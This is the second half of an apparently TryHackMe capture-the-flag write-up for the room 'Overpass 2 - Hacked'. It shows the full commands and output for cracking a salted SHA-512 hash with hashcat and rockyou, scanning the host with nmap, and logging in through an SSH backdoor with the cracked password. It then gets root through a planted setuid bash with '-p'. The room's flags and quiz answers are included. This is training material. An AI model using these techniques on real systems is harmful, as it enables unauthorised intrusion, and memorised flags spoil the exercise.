
```
$ cat hash.txt
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec6971
2a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fe
c71bed:1c362db832f3f864c8c2fe05f2002a05

$ sudo hashcat -m 1710  -a 0 -o cracked.txt hash.txt
/usr/share/wordlists/rockyou.txt
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1710 (sha512($pass.$salt))
Hash.Target......:
6d05358f090eea56a238af02e47d44ee5489d234810ef624028...002a05
...
$ sudo cat cracked.txt
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec6971
2a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fe
c71bed:1c362db832f3f864c8c2fe05f2002a05:november16
```

We have thus obtained the cracked password:

> Crack the hash using rockyou and a cracking tool of your choice. What's the password?
>
> Answer: `november16`

Task 3

After starting up the machine, let's see what the hacker's done:



H4ck3d by CooctusClan

Secure your servers!

> The attacker defaced the website. What message did they leave as a heading?
>
> Answer: `H4ck3d by CooctusClan`

Cute, cute and deadly indeed! Well, too bad for the CooctusClan, we're onto them, so let's start with regaining access to the server. First off, some recon:

```
$ sudo nmap -sS --top-ports 3000 -vv -oN nmap_scan.txt
10.10.121.90
PORT     STATE SERVICE      REASON
22/tcp   open  ssh          syn-ack ttl 63
80/tcp   open  http         syn-ack ttl 63
2222/tcp open  EtherNetIP-1 syn-ack ttl 63
               ^^^^^^^^^^^-------------------> This is a ssh
service
```

Seems like there's a ssh service running on ports 22 and 2222. If we try to log into the one running on port 2222 with the cracked credentials as james, we can successfully get access to the machine:

```
$ ssh -l james -p 2222 -oHostKeyAlgorithms=+ssh-rsa
10.10.121.90
james@10.10.121.90's password: november16

james@overpass-production:/home/james/ssh-backdoor $
james@overpass-production:/home/james/ssh-backdoor$ cd ..
james@overpass-production:/home/james$ ls
ssh-backdoor  user.txt  www
james@overpass-production:/home/james$ cat user.txt
thm{d119b4fa8c497ddb0525f7ad200e6567}
```

And we're in!

> What's the user flag?
>
> Answer: `thm{d119b4fa8c497ddb0525f7ad200e6567}`

Now, we can just remove the backdoor and restore the server, but it's better to gain root access and be thorough in case the hacker has gotten to making their access persistent in some way. Let's check some stuff before proceeding:

```
james@overpass-production:/home/james$ ll
total 1136
drwxr-xr-x 7 james james    4096 Jul 22  2020 ./
drwxr-xr-x 7 root  root     4096 Jul 21  2020 ../
lrwxrwxrwx 1 james james       9 Jul 21  2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 james james    3771 Apr  4  2018 .bashrc
drwx------ 2 james james    4096 Jul 21  2020 .cache/
drwx------ 3 james james    4096 Jul 21  2020 .gnupg/
drwxrwxr-x 3 james james    4096 Jul 22  2020 .local/
-rw------- 1 james james      51 Jul 21  2020 .overpass
-rw-r--r-- 1 james james     807 Apr  4  2018 .profile
-rw-r--r-- 1 james james       0 Jul 21  2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root  root  1113504 Jul 22  2020 .suid_bash*
drwxrwxr-x 3 james james    4096 Jul 22  2020 ssh-backdoor/
-rw-rw-r-- 1 james james      38 Jul 22  2020 user.txt
drwxrwxr-x 7 james james    4096 Jul 21  2020 www/

james@overpass-production:/home/james$ file .suid_bash
.suid_bash: setuid, setgid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=12f73d7a8e226c663034529c8dd20efec22dde54, stripped
```

Looks like there's an interesting file called `.suid_bash` that may be used to gain root privileges. Assuming that the executable's just starts a shell, we can do the following to get root access:

```
james@overpass-production:/home/james$ ./.suid_bash -p
.suid_bash-4.4# whoami
root
.suid_bash-4.4# cd /root
.suid_bash-4.4# ls
root.txt
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
```

And there it is! The root flag.

> What's the root flag?
>
> Answer: `thm{d53b2684f169360bb9606c333873144d}`

Conclusion

If this writeup helps, please consider following me on github (https://github.com/NovusEdge) and/or dropping a star on the repository: https://github.com/NovusEdge/thm-writeups

---

- Author: Aliasgar Khimani
- Room: Overpass 2 - Hacked